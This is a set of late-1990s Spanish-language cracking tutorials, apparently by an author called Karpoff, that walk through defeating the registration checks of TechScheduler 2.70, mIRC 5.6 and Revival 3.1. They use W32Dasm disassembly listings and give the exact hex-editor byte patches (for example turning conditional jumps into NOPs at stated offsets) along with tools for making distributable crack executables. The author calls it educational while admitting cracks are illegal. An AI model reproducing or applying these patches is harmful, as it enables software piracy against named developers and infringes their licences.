http://www.winutils.com/techsche.htm TechScheduler V 2.70

AL ATAKE

Este Programa nos da 30 días para Evaluarlo, Pasado ese tiempo no se lo que pasa al ejecutarlo nos muestra una llamativa Pantalla amarilla recordándonos que estamos en evaluación.

Si pulsamos en Window about Use Reg Key nos da la opción de registrar el programa.

Ataques, Localizar la rutina que se encarga de verificar si el n/s que hemos metido es correcto y manipularla para nuestro beneficio, o bien eliminarla si es posible, también podemos localizar el punto exacto donde compara nuestro n/s con el verdadero y capturar el verdadero pero Como en los manuales anteriores optaremos por la primera ya que podemos localizar la parte del código que nos interesa con un listado muerto que es lo que nos mostrara el W32Dasm cuando desensamblemos el ejecutable.

Herramientas las de siempre el W32Dasm y un Editor Hexadecimal el que mas os guste en mi caso utiizare el Workshop32.

Empezamos lo Primero es hacer una copia del Ejecutable para poder aplicar los cambios con el HexEdit cuando localicemos los Bytes a manipular, en la misma carpeta donde hemos instalado el programa podemos hacer la copia de Teksched.exe con el nombre que queramos, por ejemplo Crack98.exe o podemos crear una carpeta nueva y copiar todos los archivos de una a otra. (lo de copiar todos los archivos es porque si copiamos el ejecutable solo es posible que funcionase ya que puede utilizar alguna librería propia)

Ejecutamos el W32Dasm y desensamblamos Teksched.exe seguidamente editamos con el HEX la copia del ejecutable.

Vamos a ver como se comporta el programa cuando intentamos registrarnos, lo ejecutamos vamos a Window, about Use Reg Key y rellenamos con los datos que queramos, aceptamos y como era de esperar una ventanita que nos dice que la hemos cagado (Registration Key Failed) para nosotros es lo mejor que podía ocurrir ya que ahora sabemos por donde le atacaremos.

vamos al W32Dasm e intentamos localizar la cadena de texto que nos ha contestado, para ello ya sabéis pulsar **[Strn-Ref]** se Habré la ventana con todas las cadenas de texto que utiiza el programa para comunicarnos lo que sea y la buscamos, una vez localizada hacemos doble clip en la frase y saltamos de inmediato a:

Posible StringData Ref From Code Obj à "Registration Key Failed!"

:004792AD B88C944700 mov eax,0047948C

:004792B2 E81DE6FDFF CALL 004578D4

Como siempre Cliqueamos nuevamente en la misma frase para ver si hay mas llamadas de otra parte del código a esta frase , en este caso no hay mas. Bueno pensemos para que se imprima este mensaje el programa ha tenido que hacer alguna llamada o algo así a esta parte del código, echemos un vistazo, y justo encima vemos lo contrario la referencia a la frase Registration Key Accepted que bonito suena esto, yo al ver que están tan cerca una frase de la otra lo único que pienso es que la parte del código que hace que se activen estos mensajes tiene que ser sencilla del tipo una sola comprobación si el n/s es correcto el código se sigue ejecutando si es incorrecto salto al mensaje de error o viceversa ósea que todo queda resumido a un salto después de una comprobación, pues busquemos por encima de los mensajes vemos enseguida dos saltos a **004792b7**, Fijaos bien y analizar que puede ocurrir si se activan estos saltos, ya?? Bueno yo Observo que dada la dirección a la que apuntan nos podrían mostrar el mensaje de Registration Key Failedsi el salto no se ejecuta y si se ejecuta el salto se pasaría dicho mensaje, pero en cualquier caso nunca llegarían al mensaje de Registration Key Accepted no?? Osea que no es lo que buscamos, Recordad que características tendría que tener el salto que buscamos, debería de estar en una dirección de memoria que si metemos el n/s correcto pueda mostrar el mensaje Registration Key Accepted , y si fallamos pueda llegar a Registration Key Failed ósea que la dirección de memoria a la que apunte el salto nunca debe de pasar de **004792A8** (Aquí esta el mensaje de error) y tiene que estar situado antes de **0047928A** Para que pueda imprimir Registration Key Accepted.

Como siempre digo esta es la forma en que yo pienso que puede funcionar el programa, aunque se que hay programas tan enrrevesados que esta teoría no nos serviría de nada.

Aclarado esto continuamos. Mirar que salto tenemos en **0047928A**

Podría tener las características que buscamos noo?

0047928A 750A jne 00479296

Possible StringData Ref from Code Obj -->"Registration Key accepted!"

|

:0047928C B868944700 mov eax, 00479468

:00479291 E83EE6FDFF call 004578D4

Reerenced by a (U)nconditional or (C)onditional Jump at Address:

:0047928A(C)

:00479296 A1E0F35100 mov eax, dword ptr [0051F3E0]--- salta aqui

:0047929B C60000 mov byte ptr [eax], 00

:0047929E EB17 jmp 004792B7 --Lleve el valor que lleve salta

.....

....

....

Esta antes de Registration Key accepted y si salta no pasa de **004792A8** que es donde esta Registration Key Failed Observemos lo que hace, según el valor que reciba este salto saltara o no, si no salta nos mostraría el mensaje de Registration Key accepted y si salta caerá en **00479296**, si cae aquí, antes de llegar a Registration Key Failed se va ha encontrar con otro salto en **0047929E** y este tipo de saltos son saltos incondicionales que saltan tenga el valor que tenga (jmp), entonces como sabemos que de todas todas va ha saltar miremos donde cae, ohhh se ha saltado el mensaje de Registration Key Failed por lo tanto este tampoco es lo que buscamos,

Bueno pues sigamos buscando por ahí arriba, vemos otro par de saltos que no tienen las características que buscamos (igual no existe lo que buscamos y tenemos que pensar en otra cosa L) sigamos para arriba mas y mas mas mas y alto aquí hay uno que parece que tiene lo que buscamos.

:0074916A 0F8530010000 jne 004792A0

como veis si el salto no se ejecuta puede llegar Registration Key accepted ,y si se ejecuta ósea salta va directo a Registration Key Failed ,Pues sin probarlo os aseguro que es este, tenemos que modificarlo para que no salte o inutilizarlo que seria lo mismo.

Lo primero localizar la dirección del Offset, no diré como se hace porque ya lo sabéis. Corremos hacia el Editor HEX que lo tenemos abierto con una copia de Teksched.exe y buscamos la dirección de Offset 7856A y nos mostrara esto.

8B55 E0E8 16B1 F8FF 0F**85** 3001 0000

En rojo el salto definido en HEXADECIMAL y en rojo resaltado el cambio que tenemos que hacer

8B55 E0E8 16B1 F8FF 0F**84** 3001 0000 Nos quedara así. También podemos inutilizar el salto sustituyendo la cadena en hexadecimal por 90s

8B55 E0E8 16B1 F8FF 9090 9090 9090 Que nos quedaría Así. Esto es como si no existiría el salto, yo no he probado si funciona pero supongo que si.

En cualquier caso salváis los cambios y probáis a registrarlo, bienn!!! nos acepta el numero que metamos lo hemos conseguido ;-)

Como en los anteriores una vez que os acepte el n/s podéis eliminar la copia del ejecutable y utilizar el original, ya que los datos quedan en el registro de windows, y si eliminamos la copia en realidad no estamos utilizando un programa crackeado, ya que el ejecutable no esta modificado J

En los anteriores manuales no lo he comentado pero conviene hacer el crack y guardarlo, quizás nos pueda hacer falta en un futuro. Para los que no sabemos programar tenemos un montón de creacracks, estos son programas que comparan el ejecutable original con el que hemos partcheado y crea un ejecutable con los datos que obtiene, tenemos muchos donde escoger pero recomiendo escoger uno haga los ejecutables pequeños, en mi pagina web encontrareis los dos que creo que son mejores uno el el CrackMaker , este genera los

ejecutables no superiores a 10 o 15 KB y el otro es el RTD_pather este funciona en MS/DOS y puede crear el crack en código fuente del lenguaje que queramos la sintaxis es la siguiente

C:>RTD_PT20.EXE [ARCHIVO ORIGINAL] [ARCHIVO CRACKEADO] /OPCION

LAS OPCIONES SON / P PARA PASCAL

/ C PARA C

/ A PARA ASM

/ X PARA UN EJECUTABLE .COM

/ D PARA UN ARCHIVO CON LOS DATOS

ESTE CREAPATCHES ES MUY UTIL, PARA APRENDER COMO HACER LOS CRACK.

Cuando hagáis un crack nunca le deis el mismo nombre que el del archivo a crackear ya que no puede haber dos archivos con el mismo nombre en el mismo directorio.

Como siempre os obligo a que lo entendáis. (os recuerdo que el siguiente proyecto que tengo pensado hacer necesitaremos el Soft-Ice V4. En la Web encontrareis info sobre donde localizarlo, Instalaion Etc. No dejéis de practicar

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**mIRC 32 V5.6 Win9x**

PROTECCION:	Name / Serial		
Descripcion:	Programa de comunicacon en canales de Internet		
Dificultad:	Facilon		
DOWNLOAD:	http://www.irc-scripts.com/files/mirc56t.exe		
Herramientas:	W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	28/08/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 28/08/99

Por Karpoff ## PROYECTO 7 ##

mIRC 32 V5.6 Win9x

Bueno Holaaa otra vez ¡¡!¡ , Que tal os va ¿? Hoy os presento el proyecto 7 de esta serie de manuales para Newbies desde cero, y parece que muchos de vosotros os resistís a pasar al SoftIce, (Antxon, Tauro, Lisa2, y algunos mas) he recibido vuestros Email con sugerencias y preguntas, prometo responderos a todas/os, aunque quizás tarde un poco, como siempre os digo que le metáis caña al SoftIce. el programa que tenemos hoy es el conocido mIRC en su ultima versión V5.6, supongo que tenéis preferencia por la versión en castellano no ¿? Pero lo haré con la de ingles así lo haréis un poco mas interesante, ya que los pasos son los mismos pero obviamente cambian las direcciones de memoria y quizás alguna otra cosa.

Podéis bajaros el programa de:

http://www.irc-scripts.com/files/mirc56t.exe

y el ejecutable en castellano lo tenéis en http://shareware.intercom.es

en la sección Internet- comunicaciones y chat.

AL ATAKE

El programa nos da una evaluación de 30 idas, al iniciarlo nos muestra un Nagscreen con la foto del nota diciéndonos que hagamos el reg. Pasada la evaluación nos invaden molestas pantallas mientras lo intentamos utilizar.

Ataques ya que utilizaremos el W32dasm, localizar la rutina que comprueba si el registro que metemos es correcto o no, y manipularla en nuestro beneficio o eliminarla.

Herramientas, W32Dasm y un editor Hex.

Lo primero hacer una copia del ejecutable mirc32.exe, editar esta con el HexEdit y desensamblar el original.

Ejecutamos el mIRC para intentar registrarlo y ver como actua, una vez metido el reg que queramos, nos dice que no hay bisnis no cuela ("Sorry, your registration name and number don't match!) así que a partir de este mensaje invertiremos la ejecución del programa para ver donde tomo la decisión de mostrar este aviso y no otro, vamos al W32Dasm y pulsamos el botón [str-ref] y nos mostrara todas las cadenas de texto que el Dasm interprete como tal.

Busquemos la frasecita "Sorry, your registration name and number don't match! en la ventana que se ha abierto, y enseguida la vemos, y justo encima vemos el texto que hace referencia a que nos hemos registrado correctamente (Your registration has been entered successfully), bien bien bien... vamos por muy buen camino, pensemos como podemos atacar, parece que este programa es el típico que el programador no se ha tomado ninguna molestia en protegerlo, yo pienso si tengo el mensaje de registro fallido y también tengo el de registro aceptado, lo primero que me viene a la cabeza es un salto del tipo je o jne que según el valor que reciba de una comprobación salta a un mensaje o no salta y se sigue ejecutando,(aunque no todo suele ser tan sencillo) bueno ya bale de pensar y al grano, doble clip en Sorry, your registration name and number don't match y cliqueamos nuevamente por si hubiese mas de una referencia a esta cadena, en este caso solo hay una que es en:

* Possible Reference to String Resource ID=01913:"Sorry, your registration name and number don't match! Pleas"

:004395C0 6879070000 push 00000779 ----- Aquí aparecemos

:004395C5 E8DE13FDFF call 0040A9A8

:004395CA 50 push eax

:004395CB 8B4508 mov eax, dword ptr [ebp+08]

:004395CE 50 push eax

hemos dicho que podía haber un salto con unas características determinadas no ¿? Pues a buscarlo, miraremos hacia arriba, porque lo normal es que primero se ejecuta el salto y luego se imprime el aviso, ósea que la dirección de memoria donde se encuentre el salto será anterior a el aviso de error (aunque no siempre es así)

Y enseguida nos encontramos con el primer salto.

* Reference To: USER32.MessageBoxA, Ord:0000h

:0043956B E852C40900 Call 004D59C2

:00439570 B801000000 mov eax, 00000001

:00439575 E9C0000000 jmp 0043963A

Pero observarlo bien primero, es un salto incondicional que saltara lleve el valor que lleve, y si os fijáis en la dirección a la que va ha saltar 0043963A ya veis no ¿? Jamas nos llegaría a nuestro mensaje de error, aclaro que este jmp podría saltar a una parte del código que mediante llamadas (call) enrevesadas podría retornar por encima del mensaje de error y acabar llegando a el, pero yo opto por seguir buscado el salto con las características que nos interesan, de no encontrarlo volveríamos a este y lo seguiríamos, queda claro lo que intento explicar ¿? Sigamos hacia arriba, mirar por de pronto encontramos el aviso Your registration has been entered successfully,

* Possible Reference to String Resource ID=01911: "Your registration has been entered successfully.Thanks for"

:0043955C 6877070000 push 00000777

:00439561 E84214FDFF call 0040A9A8

:00439566 50 push eax

:00439567 8B4D08 mov ecx, dword ptr [ebp+08]

:0043956A 51 push ecx

que.. esto debería alegrarnos, ya que parece que va ha ser el típico salto que hemos explicado, ousease si el reg es correcto no salta y se encuentra con el mensaje way, que el reg no es correcto salta pasando el mensaje way, y se para antes de llegar al mensaje maldito, lo cogéis si verdad ¿? J pues sigamos buscando..... huyyuyui que no aparece L ..... Hombreeee aquí aparece uno veamos sus características.

* Reference To: USER32.SendDlgItemMessageA, Ord:0000h

:004394C3 E848C50900 Call 004D5A10

:004394C8 68CB544E00 push 004E54CB

:004394CD 68E4504E00 push 004E50E4

:004394D2 E8DD370600 call 0049CCB4

:004394D7 85C0 test eax, eax

:004394D9 0F849B000000 je 0043957A à nuestro salto

y tenemos en 004394d2 un call que le pasa un valor 0 o 1 a Test y este según el valor que le asignen ara que je salte a 0043957A o continúe ejecutándose, veis la dirección a la que apunta el salto, si decide no saltar llegara a el mensaje way, pero si decide saltar pasara por encima del mensaje way pero no del mensaje maldito, ósea que nos interesa que no se ejecute el salto, bueno pues podemos inutilizarlo (90 = nop) o convertirlo en un salto incondicional (eb = jmp o E? = jmp)que salte justo a la línea siguiente, lo que queráis yo recomiendo la primera eliminarlo, ósea que vamos al Editor Hex que lo teníamos abierto y con una copia del ejecutable editada, y metemos la dirección del offset que tiene el salto, (sabéis como encontrarla no¿? sino lo los sabéis mirar manuales 1 y 2) ousease Goto 38ad9 y si hemos decidido anular el salto, cambiamos

0F84 B000 0000 POR 9090 9090 9090 9090

Salvamos los cambios y a probar, nuevamente intentamos registrar el programa y esta vez si nos acepta el registro, miramos en el about y va apareciendo nuestro nombre, pues ya esta.

OHHH nOOOOOOOO ¡!!!! Cerrar el mIRC y volver a ejecutarlo, el registro no se mantiene, hemos pasado algo por alto, a de haber otra comprobación (esto suele ser muy típico con el método

que estamos utilizando) bueno volvamos al salto manipulado y estudiemos que pasa, lo primero que hemos visto es que una llamada (call) venia con un valor de 0 o 1 para eax y esto determinaba si se ejecutaba el salto o no, bueno pues sigamos la llamada call 0049ccb4 y veamos que hace, nos posamos sobre ella y pulsamos el botón [call] que nos lleva a:

```
:0049CCB4 55 push ebp à aterrizamos aqui

:0049CCB5 8BEC mov ebp, esp

:0049CCB7 53 push ebx

:0049CCB8 56 push esi

:0049CCB9 57 push edi

:0049CCBA 8B750C mov esi, dword ptr [ebp+0C]

:0049CCBD 8B5D08 mov ebx, dword ptr [ebp+08]

:0049CCC0 53 push ebx

:0049CCC1 E8A6C00200 call 004C8D6C

:0049CCC6 59 pop ecx

:0049CCC7 83F805 cmp eax, 00000005

:0049CCCA 7304 jnb 0049CCD0

:0049CCCC 33C0 xor eax, eax

:0049CCCE EB5C jmp 0049CD2C

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:0049CCCA(C)

:0049CCD0 56 push esi

:0049CCD1 53 push ebx

:0049CCD2 E8FDFEFFFF call 0049CBD4

:0049CCD7 85C0 test eax, eax

:0049CCD9 7407 je 0049CCE2

:0049CCDB B801000000 mov eax, 00000001

:0049CCE0 EB4A jmp 0049CD2C
```

Bueno vemos algunos Push que colocan un determinado valor en la pila una comparación (cmp) eax = 5 que hará que si jnb no salta iremos al final de la llamada que estamos examinando que es call 0049ccb4, que en estos momentos estamos dentro de ella y que si vamos al final de la llamada no hacemos nada porque no ha efectuado ninguna comprobacion del tipo que necesitamos, fijaros que en 0049CCD2 empieza un call este trae un valor 0 o 1 , este 0 o 1 depende de si el reg que metemos es valido o no y pone a eax a 0 o 1, según el valor saltara o no, como podéis ver es el mismo proceso que seguía nuestra primera comprobación, así que probemos a anular el salto,(os recomiendo que sigáis todo el proceso con el softice, de esa manera sabréis que hace el salto de 0049CCD9 7407 je 0049CCE2

Lo que intento decir es que con el listado muerto no hay manera de saber si lo bueno es que se ejecute el salto o viceversa , con el soft no tendríamos que probar al azar.)

Bueno pues vamos al editor HEX y llamamos al offset del salto que tenemos que anular GOTO 9C2D9 Y CAMBIAMOS.

7407 POR 9090 y con esto hemos anulado el salto, ahora probamos otra vez a registrar el mIRC, metemos los datos, y como era lógico nos los acepta, nos queda comprobar si se mantiene el registro, ósea que cerramos abrimos nuevamente vamos a

help y de entrada ya tenemos una buena señal no esta la opción para registrarnos, y mirando en about hay están nuestros datos, (objetivo conseguido)

NOTA este crack no es como el de los primeros manuales, que los datos del reg se guardaban en el registro de Windows, y esto nos permitía utilizar el ejecutable original en vez del ejecutable patcheado, en este caso si queréis utilizar mIRC debéis utilizar el ejecutable crackeado, por eso os recomiendo que generéis el crack oK,

Como siempre espero que todo este claro y que disfrutéis con estos manuales, que al fin y al cabo de eso se trata, En próximos manuales os enseñare como hacer nosotros los cracks, con turbo pascal, si no disponéis de un compilador de pascal en mi web tenéis algunos, incluso los originales de borland en su versión 7 y también la 5.5.

Otro consejo coger cualquier programa y analizarlo con el softice, una y otra vez asta que os lo sepáis casi de memoria, no os podéis hacer ni idea de lo que vais a aprender, analizar programas también con el Regmon y el Filemon o el del ultimo manual WinX-espose register. Etc

Cualquier Duda, Sugerencia, Critica etc. A

Email Kf_karpoff@hotmail.com URL: http://welcome.to/karpoff

Un Saludo a TODOS/AS. (Karpoff)

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Revival 3.1**

PROTECCION:	Name / Serial		
Descripcion:	Programa Para Recuperar archivos borrados.		
Dificultad:	Facilon		
DOWNLOAD:	http://www.revival2000.com/revflp31.zip		
Herramientas:	W32Dasm , Editor Hexadecimal		
CRACKER:	karpoff	**FECHA:**	05/09/99

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero 05/09/99

Por Karpoff ## PROYECTO 8 ##

Revival 3.1 (Existen dos versiones, una para utilizar desde diskett y otra para instalar en el disco duro, podemos utilizar cualquiera)

Hello otra otra vez, a todos los que seguís esta serie de Tutoriales de aprendizaje del arte del crackeo, olee ¡!!. Agradezco los Emails tan cariñosos que me enviáis, pero no tengo tanto nivel como muchos de vosotros creéis , es mas yo también soy un Newbie mas.

Víctima, la versión 3.1 del Revival. Este programa es una utilidad para recuperar archivos borrados o dañados tanto en fat 12, 16, 32. Existen 2 versiones 3.1, una parece ser que es para utilizarla desde un diskett y ocupa unos 500KB (que es la que utilizaremos) la otra ocupa 1.1MB y creo que la utilidad en si no aporta nada nuevo con respecto a la pequeña. La podéis coger de:

http://www.revival2000.com/revflp31.zip

http://www.chollian.net/~ship3/revflp31.zip

Este programa nos da una Evaluación de 30 días, al inicio nos presenta un típico nag para insertar el S/N , y por si fuese poco tenemos una limitación de solo tres archivos recuperables por sesión, Que evaluación tan asquerosa solo por eso será nuestra víctima je je je.

Comportamiento del programa. Al ejecutar el programa nos sale el nag, rellenemos con los datos que queramos y pulsamos Register, como era de esperar el típico mensaje de The serial Number is invalid. Y si pulsamos cancelar entramos directamente al programa, con la limitación de recuperar solo tres archivos.

Si queréis podéis tracear la ejecución del programa con el regmon, filemon, Techfacts, ¿? Para que ¿? Pues para ver donde se guardan los datos del registro, con el filemon podemos ver si guarda datos o coge datos de algún archivo que desconozcamos etc. Enfinn que siempre es recomendable utilizar todas nuestras herramientas para saber lo mas posible sobre el programa, esto nos evitara muchos quebraderos de coco.

Herramientas, W32dasm y un HexEdit, utilizaremos el W32dasm en vez del Softice, porque es interesante como actúa este programa, quizás el próximo manual lo haremos con el softice y capturaremos su S/N valido.

AL ATAKE

Ataque: A partir del mensaje The serial Number is invalid localizaremos la rutina que verifica si es correcto nuestro S/N y la modificaremos en beneficio nuestro.

Como siempre lo primero hacer una copia de Revival.exe para editarla con el HEXedit, y el archivo original lo desensamblamos con el W32dasm.

Bueno tenemos desensamblado el revival.exe y editado con el Hexedit una copia,

Que es lo primero que podemos hacer.... en efecto, localizar The serial Number is invalid. En el Wdasm para eso pulsamos el botón [**strn-ref**] esto nos muestra una ventana con todas las cadenas de caracteres (frases) que el W32Dasm interpreta como tal.

Y enseguida la localizamos, ahora hacemos doble clip encima de la frasecita para que nos lleve a la parte del código donde de aloja, y aparecemos en :

* Posible Reference to Dialog: DialogID_008A, CONTROL_ID:00FF, ""

|

:004068E3 6AFF push FFFFFFFF

:004068E5 6A30 push 00000030

* Possible Reference to String Resource ID=61215: "The Serial number is invalid"

:004068E7 681FEF0000 push 0000EF1F --- Aparecemos AQUÍ

:004068EC E8A7750300 call 0043DE98

:004068F1 8BCE mov ecx, esi

:004068F3 E860AA0200 call 00431358

como siempre cliquearemos nuevamente sobre The Serial number is invalid por si hubiese mas referencias a esta frase, y en efecto volamos asta:

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00445510(C), :00445518(C)

:00445533 8DBE90000000 lea edi, dword ptr [esi+00000090]

:00445539 81F900FF0000 cmp ecx, 0000FF00

:0044553F 7208 jb 00445549

* Possible Reference to String Resource ID=61215: "The Serial number is invalid"

|

:00445541 C7071FEF0000 mov dword ptr [edi], 0000EF1F ---- Aparecemos AQUI

:00445547 EB10 jmp 00445559

Que pasa ahora por cual empezamos ¿?¿?¿?. Veamos que hay alrededor en la primera referencia y mirando por encima, nos encontramos con el código donde posiblemente

Se compara o se genera el registro valido, por que ¿? Mirar :

* Posible StringData Ref from Data Obj ->"Name"

|

:004068A9 6814C24500 push 0045C214

:004068AE E8BD040000 call 00406D70

:004068B3 83C408 add esp, 00000008

:004068B6 8B8614010000 mov eax, dword ptr [esi+00000114]

:004068BC 50 push eax

* Possible StringData Ref from Data Obj ->"Company"

|

:004068BD 680CC24500 push 0045C20C

:004068C2 E8A9040000 call 00406D70

:004068C7 83C408 add esp, 00000008

:004068CA 8B07 mov eax, dword ptr [edi]

:004068CC 50 push eax

possible StringData Ref from Data Obj ->"Serial"

Y ahora veamos que hay alrrededor de la segunda referencia a nuestro mensaje de error ¿¿¿??? a mi parecer nada interesante, creo que lo mas lógico es centrarnos en el código de la primera referencia a el mensaje de error.

Llegados a este punto pensemos, si habéis seguido los otros manuales sabréis que lo primero que suelo buscar es un salto después de una comprobación tipo Test eax,eax o call xxxxxxx, que le diga al salto (je, jne etc.) si de tiene que ejecutar o no , dependiendo de si hemos

acertado con el S/N (numero de serie) o no, este salto debe tener unas características como... Si el registro es falso salta a The Serial number is invalid pero si es valido no salta y sigue ejecutándose.

Si os fijáis no existe ninguna cadena de texto que nos de las gracias cuando el programa es registrado correctamente tipo Thank You for register, con lo cual nos imaginaremos que si registramos el programa simplemente no mostrara el aviso de error y entraremos directamente en el programa, igual os parece una tontería este razonamiento pero creerme que no lo es. Bueno pues no se hable mas y a analizar el código que hay encima de la primera referencia a The Serial number is invalid

Bueno a buscar el salto magico, nos centramos en al primera referencia a The Serial number is invalid. y Teniamos lo siguiente.

```
:0040687E 8BCF mov ecx, edi

:00406880 E8D9F00200 call 0043595E

:00406885 50 push eax

:00406886 E815CAFFFF call 004032A0

:0040688B 83C404 add esp, 00000004

:0040688E 85C0 test eax, eax

:00406890 7451 je 004068E3

:00406892 C7465C01000000 mov [esi+5C], 00000001

:00406899 83BE2001000000 cmp dword ptr [esi+00000120], 00000000

:004068A0 7438 je 004068DA

:004068A2 8B8618010000 mov eax, dword ptr [esi+00000118]

:004068A8 50 push eax

* Possible StringData Ref from Data Obj ->"Name"

|

:004068A9 6814C24500 push 0045C214

:004068AE E8BD040000 call 00406D70

:004068B3 83C408 add esp, 00000008

:004068B6 8B8614010000 mov eax, dword ptr [esi+00000114]

:004068BC 50 push eax

* Possible StringData Ref from Data Obj ->"Company"

|

:004068BD 680CC24500 push 0045C20C

:004068C2 E8A9040000 call 00406D70

:004068C7 83C408 add esp, 00000008
```

```
:004068CA 8B07 mov eax, dword ptr [edi]

:004068CC 50 push eax

* Possible StringData Ref from Data Obj ->"Serial"

|

:004068CD 6804C24500 push 0045C204

:004068D2 E899040000 call 00406D70

:004068D7 83C408 add esp, 00000008

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:004068A0(C)

|

:004068DA 8BCE mov ecx, esi

:004068DC E85EAA0200 call 0043133F

:004068E1 EB15 jmp 004068F8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00406890(C)

|

* Possible Reference to Dialog: DialogID_008A, CONTROL_ID:00FF, ""

|

:004068E3 6AFF push FFFFFFFF

:004068E5 6A30 push 00000030

* Possible Reference to String Resource ID=61215: "The Serial number is invalid"

|

:004068E7 681FEF0000 push 0000EF1F – Aparecemos Aqui

:004068EC E8A7750300 call 0043DE98

:004068F1 8BCE mov ecx, esi

:004068F3 E860AA0200 call 00431358
```

Pues vemos que un poco mas arriba de donde estamos hay un salto precedido de una llamada

```
:004068DC E85EAA0200 call 0043133F

:004068E1 EB15 jmp 004068F8 salto incondicional
```

Primero nos fijamos la direccion a la que apunta este salto jmp 004068F8 veis que si este salto se ejecuta se pasaría el mensaje de Invalid con lo cual no nos podría imprimir "The Serial number is invalid" y por si quedase alguna duda encima es un salto Incondiciona ósea que salta de todas todas, no importa el valor que le asigne call 0043133F saltara por cojones, deducciones... esto no es lo que buscamos, sigamos hacia arriba y enseguida vemos otro salto.

:00406899 83BE2001000000 cmp dword ptr [esi+00000120], 00000000

:004068A0 7438 je 004068DA

Este ya no es un salto incondicional, saltara o no saltara dependiendo del valor que le asigne la comparación que tiene arriba, Pero si os fijáis en la dirección a la que puede saltar nunca llegaría a The Serial number is invalid ya que :004068A0 7438 je 004068DA esta dirección nos lleva al salto que acabamos de analizar (:004068E1 EB15 jmp 004068F8) entonces si se ejecuta se pasaría el The Serial number is invalid gracias a jmp 004068F8 y no imprimiria el mensaje de error

Lo entendéis.. ¿?,bueno bueno pues a seguir buscando y justo encima otro salto mas

:00406886 E815CAFFFF call 004032A0 – Comprueba si el reg es correcto

:0040688B 83C404 add esp, 00000004

:0040688E 85C0 test eax, eax

:00406890 7451 je 004068E3 Nuestro querido salto

Pues sin lugar a duda este si es :00406890 7451 je 004068E3 como veis si se llegase a ejecutar el salto nos manda directos a The Serial number is invalid

Lo que ocurre aquí es que 00406886 E815CAFFFF call 004032A0 este call va directo a el código que genera el S/N, por lo tanto según el S/N que metamos llegara a este call y aquí se decide si je 004068E3 se ejecuta o no, y lo que interesa es que no se ejecute, pues de lo contrario toma ventanazo con The Serial number is invalid ale vamos a parchearlo, la mejor manera de que no se ejecute es eliminándolo. Lo primero localizar el offset de je 004068E3 que si miráis en la barra de estado (abajo) del W32dasm veréis @Offset 00005C90h y de aqui la h no se utiliza y los 4 ceros anteriores no hacen falta ósea 5C90 es nuestro OFFSET

Vamos al Editor HEX que lo tenemos abierto y con una copia de revival.exe editada

Y en Goto ponemos la dirección de offset 5C90 aceptamos y nos lleva a **7451** C746 Y lo cambiamos por **9090** C746 ya hemos eliminado el salto, si ahora desensamblaríamos la copia de revival. Exe y buscamos la dirección donde estaba el salto nos encontraríamos esto

:00406886 E815CAFFFF call 004032A0 – Comprueba si el reg es correcto

:0040688B 83C404 add esp, 00000004

:0040688E 85C0 test eax, eax

:00406890 90 NOP Un byte de el salto

:00406890 90 NOP y el otro byte

No nos desviemos del tema ya hemos parcheado ahora salvamos el parcheo de la copia, y la ejecutamos para ver si todo es correcto, Run Copia de revival.exe

Sale el nag rellenamos con los datos, Register y directos al programa miramos en help y han desaparecido todo tipo de referencias a registrarnos, si probamos el programa también se ha quitado la limitación de solo 3 archivos, ósea que estamos registrados. Cerramos el programa y lo ejecutamos nuevamente para ver si se mantiene el registro, pero ooooooohhhh desgraciadamente no se mantiene, aunque si metemos los datos nuevamente otra vez registrado.

Esto suele ocurrir amenudo, Por que creéis que puede ser ¿?

Pensar..... Yaa ¿? Pues parece ser que cuando se inicia el programa comprueba nuevamente si estamos registrados, pero como es posible, si tenemos parcheado el salto que nos mandaba al Invalid serial entonces o hay otra rutina que hace lo mismo o se llama a la misma rutina desde otra parte del programa **(Gracias Champion por tus consejos sobre este tema)** recapitulemos. Recordáis que teníamos un call que llamaba a una dirección de memoria donde comprobaba si el reg era valido o no y según la comprobación hacia que se ejecutase el salto que hemos parcheado o no.

:00406886 E815CAFFFF call 004032A0 – Comprueba si el reg es correcto

:0040688B 83C404 add esp, 00000004

:0040688E 85C0 test eax, eax

:00406890 7451 je 004068E3 este lo tenemos parcheado

como estaba comentando o hay otra rutina completa de comprobación (que no creo, Ya que la mayoría de los programadores tienden a la vagancia) o desde otro punto del programa cuando este esta empezando a ejecutarse, se hace otra llamada a 004032A0 pues lo mas practico en este momento es ir al W32dasm y buscar si hay mas llamadas ha esa dirección de memoria, como buscar pues pinchamos el botón de la linterna (find text) y escribimos la dirección de memoria 004032A0 y nos aparece la primera que es la que ya hemos parcheado volvemos a buscar y enseguida nos aparece otra en

:004117E0 E8BB1AFFFF call 004032A0 à Aquí esta la segunda llamada

:004117E5 83C404 add esp, 00000004

:004117E8 8B4DF0 mov ecx, dword ptr [ebp-10]

:004117EB 85C0 test eax, eax

:004117ED 7409 je 004117F8à salto hacia las rutinas de error

:004117EF C7415001000000 mov [ecx+50], 00000001

:004117F6 EB3D jmp 00411835

==========

00406886 E815CAFFFF call 004032A0 -> primera llamada ==

004117E0 E8BB1AFFFF call 004032A0 -> segunda llamada ==

==========

Lo veis claramente no un nuevo call hacia la misma dirección que el otro, por lo tanto una solución seria eliminar completamente este call (siempre y cuando no afecte a otras partes del programa) para eliminarla solo habrá que cambiar en la dirección de offset **10BE0** ------- **E8BB 1AFF FF**83 C404 POR **9090 9090 90**83 C404

O si os fijáis tenemos el salto 004117ED 7409 je 004117F8 que si se ejecuta va a las rutinas de error (no explicare lo que ocurre si se ejecuta el salto por que entraríamos en detalles de ASM y posiblemente os confunda mas ,dado que yo no se ASM)

Pues eso podéis inutilizar o el call 004032A0 como ya hemos visto o el salto

004117ED 7409 je 004117F8 que seria cambiar en Offset **10BED 7409** C741 5001

Por **9090** C741 5001

